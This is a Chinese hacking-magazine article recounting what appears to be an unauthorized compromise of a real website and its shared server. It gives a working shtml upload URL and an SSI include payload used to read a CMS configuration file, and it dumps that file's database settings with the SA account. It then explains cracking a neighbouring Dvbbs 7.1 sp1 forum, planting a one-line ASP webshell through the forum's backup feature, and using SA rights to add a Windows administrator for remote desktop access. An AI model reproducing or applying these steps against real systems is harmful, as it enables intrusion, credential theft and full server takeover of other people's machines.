
大家知道，shtml 文件可以显示 asp 网站源代码，那我们可以以建一个 shtml 文件，然后包含连接网站数据库的文件，就可以查看到包含连接网站数据库文件的源代码了。

把channel后的参数改为user，filetype后的参数改为shtml，提交如下网址：

```
http://xxx/common/upload.asp?channel=user&filetype=shtml&filename=&fileinput=u_face&formname=&thumbname=&thumbinput=
```

然后，在本地新建一个 1.shtml 文件，文件内容为：**<!--#include file="../../common/config/configure.asp" -->**，其中包含 configure.asp 文件，文件内容存有连接网站数据库路径或用户名、口令。

点击上传，shtml 文件上传成功，然后点击右键可以看到上传文件的路径。访问 shtml 文件后，页面会一片空白，然后点击右建，查看源代码，就可以看到包含的configure.asp文件源代码了，如图 1 所示。



```
http://[redacted]/upload/user/20080813161438e.shtml
<%
'**************************************************
' Joekoe CMS 4.0    Configure File. Don't Delete.
' Joekoe CMS 4.0    配置文件，请勿随意修改或删除.
'**************************************************

CONST DIR_ROOT                          = "/"
CONST DIR_SKIN                          = "skin/"
CONST DIR_UPLOAD                        = "upload/"

CONST URL_ROOT                          = "/"
CONST URL_COMMON                        = "/common/"
CONST URL_MANAGE                        = "/admin/"
CONST URL_ACCOUNT                       = "/account/"
CONST URL_PASSPORT                      = "/passport/"
CONST URL_SUPPORT                       = "/support/"
CONST URL_IMAGES                        = "/images/"
CONST URL_SKIN                          = "/skin/"
CONST URL_UPLOAD                        = "/upload/"
const URL_USER_LOGIN                    = "/passport/login.asp"
const URL_USER_REGISTER                 = "/passport/register.asp"

CONST DB_TYPE                           = 1
CONST DB_TYPENAME                       = "sql"
CONST DB_DATABASE                       = "[redacted]"
CONST DB_SERVER                         = "localhost"
CONST DB_USERNAME                       = "sa"
CONST DB_PASSWORD                       = "[redacted]
```

图 1

没想到网站用的是 MSSQL 数据库，而且还有 SA 用户的口令，能连上服务器就可以拿到权限了。马上对服务器进行扫描，看 1433 端口是否开放。扫描结果显示，开放了 21、25、80、110、3389、6129 等端口，没有开放 1433，如图 2 所示。




图 2

眼见拿到了 SA 用户的口令，没办法连上数据库，真郁闷。

二、曲折渗透

喝了杯咖啡提提神，现在，服务器没有对外开放 1433 端口，如果我们能拿到服务器的 webshell，一样可以在服务器上连接数据库，拿到服务器权限。

目前这个站没什么好办法直接得到 webshell，那我们来看看服务器上还存放有其它什么网站。通过 http://www.seologs.com/ 网站进行查询，很快找到了服务器上的其它几个网站。服务器上总共有9个网站，如图 3 所示。




图 3

经过一个一个网站进行查找，最后发现一个网站使用的是动网 7.1 sp1，论坛默认数据库路径未修改。不过，拿这个站的过程还是很曲折的。

这个站被全站挂马，而且网马有 5 个，幸好我系统打补丁打得比较勤，其中一个网马是利用的微软 office 漏洞，每次访问一个网页，就会弹出 office 需要修补，烦死了，强烈鄙视那些挂马的人！就算要挂马，在首页挂挂就算了，还要全站挂马，碰到这种人，站长要哭了。

这个站的论坛数据库默认路径未修改，先把数据库下载下来，利用 md5 网站查找出了管理员前、后台口令。口令都是纯数字的，利用猜解出来的管理员登录前、后台，在登录后台时，网页不显示了。经过分析，动网后台是框架页面，由于挂马导致后台管理页面内容显示不出来（再一次强烈鄙视那些挂马的人）。

整理一下思路，这个动网论坛使用的是 7.1 sp1 版本，这个版本拿 webshell 有点困难，我们先在前台上传一个改后缀为 jpg 的木马文件，然后到后台进行备份。但是现在后台管理页面显示不出来，那我们直接访问备份数据库的那个页面试试看。

刚好我本机有一个 7.1 sp1 版本的动网论坛，在本机获取备份数据库文件的地址为：**http://localhost/Admin/data.asp?action=BackupData**，然后把 localhost 改成要访问的网站，成功访问到了备份数据库的页面。

写好前台上传的图片路径进行备份，结果备份失败，提示"备份的文件并非合法的数据库"，原来忘了 7.1 sp1 会对备份文件进行验证。

在网上查找到了 7.1 sp1 后台获取 webshell 的方法，可以在模板名称处插入一句话木马，把论坛样式导出到样式数据库，然后对样式数据库进行备份。

模板导出的文件同样先在本地获取，然后访问文件，插入一句话木马，导出样式数据库，再利用备份功能进行备份。我备份成 asp 文件，提示备份成功，但是访问 asp 文件，却没有 execute 暴错信息，页面显示正常，估计是前面的人已经在样式数据库里插入了木马文件，导致页面没有我们木马 execute 暴错信息，这条路也行不通了。

看了看原来关于动网 7.1 sp1 后台拿 webshell 的资料，发现




图 4

还有一种对数据库文件和木马文件进行合并，然后上传备份的方法。不过，需要在后台修改前台上传限制文件格式。




图 5

在论坛发贴选项里没有发现修改上传限制的地方，但是论坛blog选项可以修改上传文件格式。马上加上允许上传mdb格式文件，再到前台激活管理员blog，然后发表一篇文章，并上传合并好的数据库asp木马文件，提示上传成功，但是没有得到文件上传路径。

进入后台来到blog管理选项上传文件管理处，可以查看到上传文件的路径。接着对文件进行备份，提示备份成功，终于拿到webshell了，如图4所示。

接下来，我们上传一个剑心写的sql木马上去，目标直指服务器权限。输入前面弄到的SA用户口令，成功连接上数据库，提示Windows2003系统，sql server最高权限，如图5所示。

不多说了，服务器3389开着，先加一个管理员连上去再说吧！管理员添加成功，利用添加的管理员账号登录远程桌面，成功拿到服务器权限，如图6所示。

三、总结

这次渗透没有什么新技术，主要是一些相关知识，例如有些网站漏洞打补丁后，可以围绕这个漏洞查找新的漏洞。在弄到数据库SA口令却连不上数据库，应该怎么办？在遇到挂马后页面不能正常访问，应该怎么办？找找原因，静下心来想想办法，问题就会容易解决。




图 6

渗透是靠积累，靠经验，也靠运气。但只有多看多动手，我们的渗透水平才会不断进步，不断提升。最后，再再再次强烈鄙视那些全站挂马的人，现在国内挂马的人越来越多，国内的网络环境需要有人维护。


网上有个笑话，说世界第一黑客准备到中国黑站，结果一访问国内网站就中马了，只能回家重装系统，真是无语了！

不说了，再说的话“黑手”主编要扔砖块了。有什么不明白的地方可以到《黑客手册》论坛给我留言，我的ID号是rabbitsafe。

编辑点评：

上传shtml是一个好的办法，不过现在的服务器安全设置删掉了这个扩展影射的还是很多，成功率也不是那么高了。

